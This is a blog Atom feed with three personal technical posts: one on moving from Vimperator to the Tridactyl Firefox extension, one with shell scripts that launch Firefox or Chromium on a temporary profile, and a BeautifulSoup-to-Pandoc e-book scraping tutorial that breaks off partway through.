<?xml version="1.0" encoding="UTF-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">

  <title>Articles tagged web at null program</title>
  <link rel="alternate" type="text/html"
        href="https://nullprogram.com/tags/web/"/>
  <link rel="self" type="application/atom+xml"
        href="https://nullprogram.com/tags/web/feed/"/>
  <updated>2026-04-09T13:25:45Z</updated>
  <id>urn:uuid:01868576-f382-43f9-bde0-c4415f126084</id>

  <author>
    <name>Christopher Wellons</name>
    <uri>https://nullprogram.com</uri>
    <email>wellons@nullprogram.com</email>
  </author>


  <entry>
    <title>From Vimperator to Tridactyl</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2018/09/20/"/>
    <id>urn:uuid:85e7dab1-88f8-34d2-c4d9-7a35d5978b20</id>
    <updated>2018-09-20T15:01:46Z</updated>
    <category term="web"/><category term="rant"/><category term="debian"/><category term="vim"/>
    <content type="html">
      <![CDATA[<p>Earlier this month I experienced a life-changing event — or so I
thought it would be. It was fully anticipated, and I had been dreading
the day for almost a year, wondering what I was going to do. Could I
overcome these dire straits? Would I ever truly accept the loss, or
will I become a cranky old man who won’t stop talking about how great
it all used to be?</p>

<p>So what was this <a href="https://utcc.utoronto.ca/~cks/space/blog/web/Firefox57ComingExplosion">big event</a>? On September 5th, Mozilla
officially and fully ended support for XUL extensions (<a href="https://en.wikipedia.org/wiki/XUL">XML User
Interface Language</a>), a.k.a. “legacy” extensions. The last
Firefox release to support these extensions was Firefox 52 ESR, the
browser I had been using for some time. A couple days later, Firefox
60 ESR entered Debian Stretch to replace it.</p>

<p>The XUL extension API was never well designed. It was clunky, quirky,
and the development process for extensions was painful, <a href="http://steve-yegge.blogspot.com/2007/01/pinocchio-problem.html">requiring
frequent restarts</a>. It was bad enough that I was never interested
in writing my own extensions. Poorly-written extensions unfairly gave
Firefox a bad name, causing <a href="https://utcc.utoronto.ca/~cks/space/blog/web/FirefoxResignedToLeaks">memory leaks</a> and other issues, and
Firefox couldn’t tame the misbehavior.</p>

<p>Yet this extension API was <em>incredibly powerful</em>, allowing for rather
extreme UI transformations that really did turn Firefox into a whole
new browser. For the past 15 years I wasn’t using Firefox so much as a
highly customized browser <em>based on</em> Firefox. It’s how Firefox has
really stood apart from everyone else, including Chrome.</p>

<p>The wide open XUL extension API was getting in the way of Firefox
moving forward. Continuing to support it required sacrifices that
Mozilla was less and less willing to make. To replace it, they
introduced the WebExtensions API, modeled very closely after Chrome’s
extension API. These extensions are sandboxed, much less trusted, and
the ecosystem more closely resembles the “app store” model (Ugh!).
This is great for taming poorly-behaved extensions, but they are <em>far</em>
less powerful and capable.</p>

<p>The powerful, transformative extension I’d <a href="/blog/2009/04/03/">been using the past
decade</a> was Vimperator — and occasionally with temporary stints in
its fork, Pentadactyl. It overhauled most of Firefox’s interface,
turning it into a Vim-like modal interface. In normal mode I had single
keys bound to all sorts of useful functionality.</p>

<p>The problem is that Vimperator is an XUL extension, and it’s not
possible to fully implement using the WebExtensions API. It needs
capabilities that WebExtensions will likely never provide. Losing XUL
extensions would mean being thrown back 10 years in terms my UI
experience. The possibility of having to use the web without it
sounded unpleasant.</p>

<p>Fortunately there was a savior on the horizon already waiting for me:
<a href="https://github.com/tridactyl/tridactyl"><strong>Tridactyl</strong></a>! It is essentially a from-scratch rewrite
of Vimperator using the WebExtensions API. To my complete surprise,
these folks have managed to recreate around 85% of what I had within
the WebExtensions limitations. It will never be 100%, but it’s close
enough to keep me happy.</p>

<h3 id="what-matters-to-me">What matters to me</h3>

<p>There are some key things Vimperator gave me that I was afraid of
losing.</p>

<ul>
  <li>Browser configuration from a text file.</li>
</ul>

<p>I keep all <a href="/blog/2012/06/23/">my personal configuration dotfiles under source
control</a>. It’s a shame that Firefox, despite being so
flexible, has never supported this approach to configuration.
Fortunately Vimperator filled this gap with its <code class="language-plaintext highlighter-rouge">.vimperatorrc</code> file,
which could not only be used to configure the extension but also access
nearly everything on the <code class="language-plaintext highlighter-rouge">about:config</code> page. It’s the killer feature
Firefox never had.</p>

<p>Since WebExtensions are sandboxed, they cannot (normally) access files.
Fortunately there’s a work around: <a href="https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Native_messaging"><strong>native messaging</strong></a>. It’s a
tiny, unsung backdoor that closes the loop on some vital features.
Tridactyl makes it super easy to set up (<code class="language-plaintext highlighter-rouge">:installnative</code>), and doing so
enables the <code class="language-plaintext highlighter-rouge">.tridactylrc</code> file to be loaded on startup. Due to
WebExtensions limitations it’s not nearly as powerful as the old
<code class="language-plaintext highlighter-rouge">.vimperatorrc</code> but it covers most of my needs.</p>

<ul>
  <li>Edit any text input using a real text editor.</li>
</ul>

<p>In Vimperator, when a text input is focused I could press CTRL+i to
pop up my <code class="language-plaintext highlighter-rouge">$EDITOR</code> (Vim, Emacs, etc.) to manipulate the input much
more comfortably. This is <em>so</em>, so nice when writing long form content
on the web. The alternative is to copy-paste back and forth, which is
tedious and error prone.</p>

<p>Since WebExtensions are sandboxed, they cannot (normally) start
processes. Again, native messaging comes to the rescue and allows
Tridactyl to reproduce this feature perfectly.</p>

<ul>
  <li>Mouseless browsing.</li>
</ul>

<p>In Vimperator I could press <code class="language-plaintext highlighter-rouge">f</code> or <code class="language-plaintext highlighter-rouge">F</code> to enter a special mode that
allowed me to simulate a click to a page element, usually a hyperlink.
This could be used to navigate without touching the mouse. It’s really
nice for “productive” browsing, where my fingers are already on home
row due to typing (programming or writing), and I need to switch to a
browser to look something up. I rarely touch the mouse when I’m in
productive mode.</p>

<p>This actually mostly works fine under WebExtensions, too. However, due
to sandboxing, WebExtensions aren’t active on any of Firefox’s “meta”
pages (configuration, errors, etc.), or Mozilla’s domains. This means
no mouseless navigation on these pages.</p>

<p>The good news is that <strong>Tridactyl has better mouseless browsing than
Vimperator</strong>. Its “tag” overlay is alphabetic rather than numeric, so
it’s easier to type. When it’s available, the experience is better.</p>

<ul>
  <li>Custom key bindings for <em>everything</em>.</li>
</ul>

<p>In normal mode, which is the usual state Vimperator/Tridactyl is in,
I’ve got useful functionality bound to single keys. There’s little
straining for the CTRL key. I use <code class="language-plaintext highlighter-rouge">d</code> to close a tab, <code class="language-plaintext highlighter-rouge">u</code> to undo it.
In my own configuration I use <code class="language-plaintext highlighter-rouge">w</code> and <code class="language-plaintext highlighter-rouge">e</code> to change tabs, and <code class="language-plaintext highlighter-rouge">x</code> and
<code class="language-plaintext highlighter-rouge">c</code> to move through the history. I can navigate to any “quickmark” in
three keystrokes. It’s all very fast and fluid.</p>

<p>Since WebExtensions are sandboxed, extensions have limited ability to
capture these keystrokes. If the wrong browser UI element is focused,
they don’t work. If the current page is one of those
extension-restricted pages, these keys don’t work.</p>

<p>The worse problem of all, by <em>far</em>, is that <strong>WebExtensions are not
active until the current page has loaded</strong>. This is the most glaring
flaw in WebExtensions, and I’m surprised it still hasn’t been addressed.
It negatively affects every single extension I use. What this means for
Tridactyl is that for a second or so after navigating a link, I can’t
interact with the extension, and the inputs are completely lost. <em>This
is incredibly frustrating.</em> I have to wait on slow, remote servers to
respond before regaining control of my own browser, and I often forget
about this issue, which results in a bunch of eaten keystrokes. (Update:
Months have passed and I’ve never gotten used to this issue. It
irritates me a hundred times every day. This is by far Firefox’s worst
design flaw.)</p>

<h3 id="other-extensions">Other extensions</h3>

<p>I’m continuing to use <a href="https://github.com/gorhill/uBlock"><strong>uBlock Origin</strong></a>. Nothing changes. As
I’ve said before, an ad-blocker is by far the most important security
tool on your computer. If you practice good computer hygiene,
malicious third-party ads/scripts are the biggest threat vector for
your system. A website telling you to turn off your ad-blocker should
be regarded as suspiciously as being told to turn off your virus
scanner (for all you Windows users who are still using one).</p>

<p>The opposite of mouseless browsing is keyboardless browsing. When I’m
<em>not</em> being productive, I’m often not touching the keyboard, and
navigating with just the mouse is most comfortable. However, clicking
little buttons is not. So instead of clicking the backward and forward
buttons, I prefer to swipe the mouse, e.g. make a gesture.</p>

<p>I previously used FireGestures, an XUL extension. <del>I’m now using
<a href="https://github.com/Robbendebiene/Gesturefy"><strong>Gesturefy</strong></a></del>. (Update: Gesturefy doesn’t support ESR
either.) I also considered <a href="https://addons.mozilla.org/en-US/firefox/addon/foxy-gestures/">Foxy Gestures</a>, but it doesn’t currently
support ESR releases. Unfortunately all mouse gesture WebExtensions
suffer from the page load problem: any gesture given before the page
loads is lost. It’s less of any annoyance than with Tridactyl, but it
still trips me up. They also don’t work on extension-restricted pages.</p>

<p>Firefox 60 ESR is the first time I’m using a browser supported by
<a href="https://github.com/gorhill/uMatrix"><strong>uMatrix</strong></a> — another blessing from the author of uBlock
Origin (Raymond Hill) — so I’ve been trying it out. Effective use
requires some in-depth knowledge of how the web works, such as the
same-origin policy, etc. It’s not something I’d recommend for most
people.</p>

<p><a href="https://github.com/greasemonkey/greasemonkey"><strong>GreaseMonkey</strong></a> was converted to the WebExtensions API awhile
back. As a result it’s a bit less capable than it used to be, and I had
to adjust a couple of <a href="https://greasyfork.org/en/users/2022-skeeto">my own scripts</a> before they’d work again. I
use it as a “light extension” system.</p>

<h3 id="xul-alternatives">XUL alternatives</h3>

<p>Many people have suggested using one of the several Firefox forks that’s
maintaining XUL compatibility. I haven’t taken this seriously for a
couple of reasons:</p>

<ul>
  <li>Maintaining a feature-complete web browser like Firefox is a <em>very</em>
serious undertaking, and I trust few organizations to do it correctly.
Firefox and Chromium forks have <a href="https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=887875">a poor security track record</a>.</li>
</ul>

<p>Even the Debian community gave up on that idea long ago, and they’ve
made a special exception that allows recent versions of Firefox and
Chrome into the stable release. Web browsers are huge and complex
because web standards are huge and complex (a situation that concerns
me in the long term). The <a href="https://www.cvedetails.com/product/3264/Mozilla-Firefox.html?vendor_id=452">vulnerabilities that pop up regularly are
frightening</a>.</p>

<p>In <em>Back to the Future Part II</em>, Biff Tannen was thinking too small.
Instead of a sports almanac, he should have brought a copy of the CVE
database.</p>

<p>This is why I also can’t just keep using an old version of Firefox. If I
was unhappy with, say, the direction of Emacs 26, I could keep using
Emacs 25 essentially forever, frozen in time. However, Firefox is
<em>internet software</em>. <a href="https://utcc.utoronto.ca/~cks/space/blog/tech/InternetSoftwareDecay">Internet software decays and must be
maintained</a>.</p>

<ul>
  <li>The community has already abandoned XUL extensions.</li>
</ul>

<p>Most importantly, the Vimperator extension is no longer maintained.
There’s no reason to stick around this ghost town.</p>

<h3 id="special-tridactyl-customizations">Special Tridactyl customizations</h3>

<p>The syntax for <code class="language-plaintext highlighter-rouge">.tridactylrc</code> is a bit different than <code class="language-plaintext highlighter-rouge">.vimperatorrc</code>,
so I couldn’t just reuse my old configuration file. Key bindings are
simple enough to translate, and quickmarks are configured almost the
same way. However, it took me some time to figure out the rest.</p>

<p>With Vimperator I’d been using Firefox’s obscure “bookmark keywords”
feature, where a bookmark is associated with a single word. In
Vimperator I’d use this as a prefix when opening a new tab to change the
context of the location I was requesting.</p>

<p>For example, to visit the Firefox subreddit I’d press <code class="language-plaintext highlighter-rouge">o</code> to start
opening a new tab, then <code class="language-plaintext highlighter-rouge">r firefox</code>. I had <code class="language-plaintext highlighter-rouge">r</code> registered via
<code class="language-plaintext highlighter-rouge">.vimperatorrc</code> as the bookmark keyword for the URL template
<code class="language-plaintext highlighter-rouge">https://old.reddit.com/r/%s</code>.</p>

<p>WebExtensions doesn’t expose bookmark keywords, and keywords are likely
to be removed in a future Firefox release. So instead someone showed me
this trick:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>set searchurls.r   https://old.reddit.com/r/%s
set searchurls.w   https://en.wikipedia.org/w/index.php?search=%s
set searchurls.wd  https://en.wiktionary.org/wiki/?search=%s
</code></pre></div></div>

<p>These lines in <code class="language-plaintext highlighter-rouge">.tridactylrc</code> recreates the old functionality. Works
like a charm!</p>

<p>Another initial annoyance is that WebExtensions only exposes the X
clipboard (<code class="language-plaintext highlighter-rouge">XA_CLIPBOARD</code>), not the X selection (<code class="language-plaintext highlighter-rouge">XA_PRIMARY</code>).
However, I nearly always use the X selection for copy-paste, so it was
like I didn’t have any clipboard access. (Honestly, I’d prefer
<code class="language-plaintext highlighter-rouge">XA_CLIPBOARD</code> didn’t exist at all.) Again, native messaging routes
around the problem nicely, and it’s trivial to configure:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>set yankto both
set putfrom selection
</code></pre></div></div>

<p>There’s an experimental feature, <code class="language-plaintext highlighter-rouge">guiset</code> to remove most of Firefox’s
UI elements, so that it even looks nearly like the old Vimperator. As
of this writing, this feature works poorly, so I’m not using it. It’s
really not important to me anyway.</p>

<h3 id="todays-status">Today’s status</h3>

<p>So I’m back to about 85% of the functionality I had before the
calamity, which is far better than I had imagined. Other than the
frequent minor annoyances, I’m pretty satisfied.</p>

<p>In exchange I get better mouseless browsing and much better performance.
I’m not kidding, the difference Firefox Quantum makes is night and day.
<del>In my own case, Firefox 60 ESR is using <em>one third</em> of the memory of
Firefox 52 ESR</del> (Update: after more experience with it, I realize its
just as much of a memory hog as before), and I’m not experiencing the
gradual memory leak. <del>This really makes a difference on my laptop with
4GB of RAM.</del></p>

<p>So was it worth giving up that 15% capability for these improvements?
Perhaps it was. Now that I’ve finally made the leap, I’m feeling a lot
better about the whole situation.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Brute Force Incognito Browsing</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2018/09/06/"/>
    <id>urn:uuid:376eff98-5b58-30fd-d101-3dac9052bf82</id>
    <updated>2018-09-06T14:07:13Z</updated>
    <category term="linux"/><category term="debian"/><category term="trick"/><category term="web"/>
    <content type="html">
      <![CDATA[<p>Both Firefox and Chrome have a feature for creating temporary private
browsing sessions. Firefox calls it <a href="https://support.mozilla.org/en-US/kb/private-browsing-use-firefox-without-history">Private Browsing</a> and Chrome
calls it <a href="https://support.google.com/chrome/answer/95464">Incognito Mode</a>. Both work essentially the same way. A
temporary browsing session is started without carrying over most
existing session state (cookies, etc.), and no state (cookies,
browsing history, cached data, etc.) is preserved after ending the
session. Depending on the configuration, some browser extensions will
be enabled in the private session, and their own internal state may be
preserved.</p>

<p>The most obvious use is for visiting websites that you don’t want
listed in your browsing history. Another use for more savvy users is
to visit websites with a fresh, empty cookie file. For example, some
news websites use a cookie to track the number visits and require a
subscription after a certain number of “free” articles. Manually
deleting cookies is a pain (especially without a specialized
extension), but opening the same article in a private session is two
clicks away.</p>

<p>For web development there’s yet another use. A private session is a way
to view your website from the perspective of a first-time visitor.
You’ll be logged out and will have little or no existing state.</p>

<p>However, sometimes <em>it just doesn’t go far enough</em>. Some of those news
websites have adapted, and in addition to counting the number of visits,
they’ve figured out how to detect private sessions and block them. I
haven’t looked into <em>how</em> they do this — maybe something to do with
local storage, or detecting previously cached content. Sometimes I want
a private session that’s <em>truly</em> fully isolated. The existing private
session features just aren’t isolated enough or they behave differently,
which is how they’re being detected.</p>

<p>Some time ago I put together a couple of scripts to brute force my own
private sessions when I need them, generally for testing websites in a
guaranteed fresh, fully-functioning instance. It also lets me run
multiple such sessions in parallel. My scripts don’t rely on any
private session feature of the browser, so the behavior is identical
to a real browser, making it undetectable.</p>

<p>The downside is that, for better or worse, no browser extensions are
carried over. In some ways this can be considered a feature, but a lot
of the time I would like my ad-blocker to carry over. Your ad-blocker is
probably <em>the</em> most important security software on your computer, so you
should hesitate to give it up.</p>

<p>Another downside is that both Firefox and Chrome have some irritating
first-time behaviors that can’t be disabled. The intent is to be
newbie-friendly but it just gets in my way. For example, both bug me
about logging into their browser platforms. Firefox starts with two
tabs. Chrome creates a popup to ask me to configure a printer. Both
start with a junk URL in the location bar so I can’t just middle-click
paste (i.e. the X11 selection clipboard) into it. It’s definitely not
designed for my use case.</p>

<h3 id="firefox">Firefox</h3>

<p>Here’s my brute force private session script for Firefox:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/sh -e</span>
<span class="nv">DIR</span><span class="o">=</span><span class="s2">"</span><span class="k">${</span><span class="nv">XDG_CACHE_HOME</span><span class="k">:-</span><span class="nv">$HOME</span><span class="p">/.cache</span><span class="k">}</span><span class="s2">"</span>
<span class="nb">mkdir</span> <span class="nt">-p</span> <span class="nt">--</span> <span class="s2">"</span><span class="nv">$DIR</span><span class="s2">"</span>
<span class="nv">TEMP</span><span class="o">=</span><span class="s2">"</span><span class="si">$(</span><span class="nb">mktemp</span> <span class="nt">-d</span> <span class="nt">--</span> <span class="s2">"</span><span class="nv">$DIR</span><span class="s2">/firefox-XXXXXX"</span><span class="si">)</span><span class="s2">"</span>
<span class="nb">trap</span> <span class="s2">"rm -rf -- '</span><span class="nv">$TEMP</span><span class="s2">'"</span> INT TERM EXIT
firefox <span class="nt">-profile</span> <span class="s2">"</span><span class="nv">$TEMP</span><span class="s2">"</span> <span class="nt">-no-remote</span> <span class="s2">"</span><span class="nv">$@</span><span class="s2">"</span>
</code></pre></div></div>

<p>It creates a temporary directory under <code class="language-plaintext highlighter-rouge">$XDG_CACHE_HOME</code> and tells
Firefox to use the profile in that directory. No such profile exists,
of course, so Firefox creates a fresh profile.</p>

<p>In theory I could just create a <em>new</em> profile alongside the default
within my existing <code class="language-plaintext highlighter-rouge">~/.mozilla</code> directory. However, I’ve never liked
Firefox’s profile feature, especially with the intentionally
unpredictable way it stores the profile itself: behind random path. I
also don’t trust it to be fully isolated and to fully clean up when I’m
done.</p>

<p>Before starting Firefox, I register a trap with the shell to clean up
the profile directory regardless of what happens. It doesn’t matter if
Firefox exits cleanly, if it crashes, or if I CTRL-C it to death.</p>

<p>The <code class="language-plaintext highlighter-rouge">-no-remote</code> option prevents the new Firefox instance from joining
onto an existing Firefox instance, which it <em>really</em> prefers to do even
though it’s technically supposed to be a different profile.</p>

<p>Note the <code class="language-plaintext highlighter-rouge">"$@"</code>, which passes arguments through to Firefox — most often
the URL of the site I want to test.</p>

<h3 id="chromium">Chromium</h3>

<p>I don’t actually use Chrome but rather the open source version,
Chromium. I think this script will also work with Chrome.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/sh -e</span>
<span class="nv">DIR</span><span class="o">=</span><span class="s2">"</span><span class="k">${</span><span class="nv">XDG_CACHE_HOME</span><span class="k">:-</span><span class="nv">$HOME</span><span class="p">/.cache</span><span class="k">}</span><span class="s2">"</span>
<span class="nb">mkdir</span> <span class="nt">-p</span> <span class="nt">--</span> <span class="s2">"</span><span class="nv">$DIR</span><span class="s2">"</span>
<span class="nv">TEMP</span><span class="o">=</span><span class="s2">"</span><span class="si">$(</span><span class="nb">mktemp</span> <span class="nt">-d</span> <span class="nt">--</span> <span class="s2">"</span><span class="nv">$DIR</span><span class="s2">/chromium-XXXXXX"</span><span class="si">)</span><span class="s2">"</span>
<span class="nb">trap</span> <span class="s2">"rm -rf -- '</span><span class="nv">$TEMP</span><span class="s2">'"</span> INT TERM EXIT
chromium <span class="nt">--user-data-dir</span><span class="o">=</span><span class="s2">"</span><span class="nv">$TEMP</span><span class="s2">"</span> <span class="se">\</span>
         <span class="nt">--no-default-browser-check</span> <span class="se">\</span>
         <span class="nt">--no-first-run</span> <span class="se">\</span>
         <span class="s2">"</span><span class="nv">$@</span><span class="s2">"</span> <span class="o">&gt;</span>/dev/null 2&gt;&amp;1
</code></pre></div></div>

<p>It’s exactly the same as the Firefox script and only the browser
arguments have changed. I tell it not to ask about being the default
browser, and <code class="language-plaintext highlighter-rouge">--no-first-run</code> disables <em>some</em> of the irritating
first-time behaviors.</p>

<p>Chromium is <em>very</em> noisy on the command line, so I also redirect all
output to <code class="language-plaintext highlighter-rouge">/dev/null</code>.</p>

<p>If you’re on Debian like me, its version of Chromium comes with a
<code class="language-plaintext highlighter-rouge">--temp-profile</code> option that handles the throwaway profile
automatically. So the script can be simplified:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/sh -e</span>
chromium <span class="nt">--temp-profile</span> <span class="se">\</span>
         <span class="nt">--no-default-browser-check</span> <span class="se">\</span>
         <span class="nt">--no-first-run</span> <span class="se">\</span>
         <span class="s2">"</span><span class="nv">$@</span><span class="s2">"</span> <span class="o">&gt;</span>/dev/null 2&gt;&amp;1
</code></pre></div></div>

<p>In my own use case, these scripts have fully replaced the built-in
private session features. In fact, since Chromium is not my primary
browser, my brute force private session script is how I usually launch
it. I only run it to test things, and I always want to test using a
fresh profile.</p>

]]>
    </content>
  </entry>


  <entry>
    <title>Web Scraping into an E-book with BeautifulSoup and Pandoc</title>
    <link rel="alternate" type="text/html" href="https://nullprogram.com/blog/2017/05/15/"/>
    <id>urn:uuid:8e05a4a5-4601-3717-d1ef-c03ea2413025</id>
    <updated>2017-05-15T02:39:20Z</updated>
    <category term="python"/><category term="web"/>
    <content type="html">
      <![CDATA[<p>I recently learned how to use <a href="https://www.crummy.com/software/BeautifulSoup/">BeautifulSoup</a>, a Python library for
manipulating HTML and XML parse trees, and it’s been a fantastic
addition to my virtual toolbelt. In the past when I’ve needed to process
raw HTML, I’ve tried nasty hacks with Unix pipes, or <a href="/blog/2013/01/24/">routing the
content through a web browser</a> so that I could manipulate it via
the DOM API. None of that worked very well, but now I finally have
BeautifulSoup to fill that gap. It’s got a selector interface and,
except for rendering, it’s basically as comfortable with HTML as
JavaScript.</p>

<p>Today’s problem was that I wanted to read <a href="http://daviddfriedman.blogspot.com/2017/05/something-different-or-maybe-not.html">a recommended</a> online
book called <a href="https://banter-latte.com/portfolio/interviewing-leather/"><em>Interviewing Leather</em></a>, a story set “in a world where
caped heroes fight dastardly villains on an everyday basis.” I say
“online book” because the 39,403 word story is distributed as a series
of 14 blog posts. I’d rather not read it on the website in a browser,
instead preferring it in e-book form where it’s more comfortable. The
<a href="/blog/2015/09/03/">last time I did this</a>, I manually scraped the entire book into
Markdown, spent a couple of weeks editing it for mistakes, and finally
sent the Markdown to <a href="http://pandoc.org/">Pandoc</a> to convert into an e-book.</p>

<p>For this book, I just want a quick-and-dirty scrape in order to shift
formats. I’ve never read it and I may not even like it (<em>update</em>: I
enjoyed it), so I definitely don’t want to spend much time on the
conversion. Despite <a href="/blog/2017/04/01/">having fun with typing lately</a>, I’d also
prefer to keep all the formating — italics, etc. — without re-entering
it all manually.</p>

<p>Fortunately Pandoc can consume HTML as input, so, in theory, I can feed
it the original HTML and preserve all of the original markup. The
challenge is that the HTML is spread across 14 pages surrounded by all
the expected blog cruft. I need some way to extract the book content
from each page, concatenate it together along with chapter headings, and
send the result to Pandoc. Enter BeautifulSoup.</p>

<p>First, I need to construct the skeleton HTML document. Rather than code
my own HTML, I’m going to build it with BeautifulSoup. I start by
creating a completely empty document and adding a doctype to it.</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">from</span> <span class="nn">bs4</span> <span class="kn">import</span> <span class="n">BeautifulSoup</span><span class="p">,</span> <span class="n">Doctype</span>

<span class="n">doc</span> <span class="o">=</span> <span class="n">BeautifulSoup</span><span class="p">()</span>
<span class="n">doc</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">Doctype</span><span class="p">(</span><span class="s">'html'</span><span class="p">))</span>
</code></pre></div></div>

<p>Next I create the <code class="language-plaintext highlighter-rouge">html</code> root element, then add the <code class="language-plaintext highlighter-rouge">head</code> and <code class="language-plaintext highlighter-rouge">body</code>
elements. I also add a <code class="language-plaintext highlighter-rouge">title</code> element. The original content has fancy
Unicode markup — left and right quotation marks, em dash, etc. — so it’s
important to declare the page as UTF-8, since otherwise these characters
are likely to be interpreted incorrectly. It always feels odd declaring
the encoding within the content being encoded, but that’s just the way
things are.</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">html</span> <span class="o">=</span> <span class="n">doc</span><span class="p">.</span><span class="n">new_tag</span><span class="p">(</span><span class="s">'html'</span><span class="p">,</span> <span class="n">lang</span><span class="o">=</span><span class="s">'en-US'</span><span class="p">)</span>
<span class="n">doc</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">html</span><span class="p">)</span>
<span class="n">head</span> <span class="o">=</span> <span class="n">doc</span><span class="p">.</span><span class="n">new_tag</span><span class="p">(</span><span class="s">'head'</span><span class="p">)</span>
<span class="n">html</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">head</span><span class="p">)</span>
<span class="n">meta</span> <span class="o">=</span> <span class="n">doc</span><span class="p">.</span><span class="n">new_tag</span><span class="p">(</span><span class="s">'meta'</span><span class="p">,</span> <span class="n">charset</span><span class="o">=</span><span class="s">'utf-8'</span><span class="p">)</span>
<span class="n">head</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">meta</span><span class="p">)</span>
<span class="n">title</span> <span class="o">=</span> <span class="n">doc</span><span class="p">.</span><span class="n">new_tag</span><span class="p">(</span><span class="s">'title'</span><span class="p">)</span>
<span class="n">title</span><span class="p">.</span><span class="n">string</span> <span class="o">=</span> <span class="s">'Interviewing Leather'</span>
<span class="n">head</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">title</span><span class="p">)</span>
<span class="n">body</span> <span class="o">=</span> <span class="n">doc</span><span class="p">.</span><span class="n">new_tag</span><span class="p">(</span><span class="s">'body'</span><span class="p">)</span>
<span class="n">html</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">body</span><span class="p">)</span>
</code></pre></div></div>

<p>If I <code class="language-plaintext highlighter-rouge">print(doc.prettify())</code> then I see the skeleton I want:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;!DOCTYPE html&gt;</span>
<span class="nt">&lt;html</span> <span class="na">lang=</span><span class="s">"en-US"</span><span class="nt">&gt;</span>
 <span class="nt">&lt;head&gt;</span>
  <span class="nt">&lt;meta</span> <span class="na">charset=</span><span class="s">"utf-8"</span><span class="nt">/&gt;</span>
  <span class="nt">&lt;title&gt;</span>
   Interviewing Leather
  <span class="nt">&lt;/title&gt;</span>
 <span class="nt">&lt;/head&gt;</span>
 <span class="nt">&lt;body&gt;</span>
 <span class="nt">&lt;/body&gt;</span>
<span class="nt">&lt;/html&gt;</span>
</code></pre></div></div>

<p>Next, I assemble a list of the individual blog posts. When I was
actually writing the script, I first downloaded them locally with <a href="/blog/2016/06/16/">my
favorite download tool</a>, curl, and ran the script against local
copies. I didn’t want to hit the web server each time I tested. (Note:
I’ve truncated these URLs to fit in this article.)</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">chapters</span> <span class="o">=</span> <span class="p">[</span>
    <span class="s">"https://banter-latte.com/2007/06/26/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/07/03/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/07/10/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/07/17/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/07/24/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/07/31/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/08/07/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/08/14/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/08/21/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/08/28/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/09/04/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/09/20/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/09/25/..."</span><span class="p">,</span>
    <span class="s">"https://banter-latte.com/2007/10/02/..."</span>
<span class="p">]</span>
</code></pre></div></div>

<p>I visit a few of these pages in my browser to determine which part of
the page I want to extract. I want to look closely enough to see what
I’m doing, but not <em>too</em> closely as to not spoil myself! Right clicking
the content in the browser and selecting “Inspect Element” (Firefox) or
“Inspect” (Chrome) pops up a pane to structurally navigate the page.
“View Page Source” would work, too, especially since this is static
content, but I find the developer pane easier to read. Plus it hides
most of the content, revealing only the structure.</p>

<p>The content is contained in a <code class="language-plaintext highlighter-rouge">div</code> with the class <code class="language-plaintext highlighter-rouge">entry-content</code>. I
can use a selector to isolate this element and extract its child <code class="language-plaintext highlighter-rouge">p</code>
elements. However, it’s not quite so simple. Each chapter starts with a
bit of commentary that’s not part of the book, and I don’t want to
include in my extract. It’s separated from the real content by an <code class="language-plaintext highlighter-rouge">hr</code>
element. There’s also a footer below another <code class="language-plaintext highlighter-rouge">hr</code> element, likely put
there by someone who wasn’t paying attention to the page structure. It’s
not quite the shining example of semantic markup, but it’s regular
enough I can manage.</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;body&gt;</span>
  <span class="nt">&lt;main</span> <span class="na">class=</span><span class="s">"site-main"</span><span class="nt">&gt;</span>
    <span class="nt">&lt;div</span> <span class="na">class=</span><span class="s">"entry-body"</span><span class="nt">&gt;</span>
      <span class="nt">&lt;div</span> <span class="na">class=</span><span class="s">"entry-content"</span><span class="nt">&gt;</span>
        <span class="nt">&lt;p&gt;</span>A little intro.<span class="nt">&lt;/p&gt;</span>
        <span class="nt">&lt;p&gt;</span>Some more intro.<span class="nt">&lt;/p&gt;</span>
        <span class="nt">&lt;hr/&gt;</span>
        <span class="nt">&lt;p&gt;</span>Actual book content.<span class="nt">&lt;/p&gt;</span>
        <span class="nt">&lt;p&gt;</span>More content.<span class="nt">&lt;/p&gt;</span>
        <span class="nt">&lt;hr/&gt;</span>
        <span class="nt">&lt;p&gt;</span>Footer navigation junk.<span class="nt">&lt;/p&gt;</span>
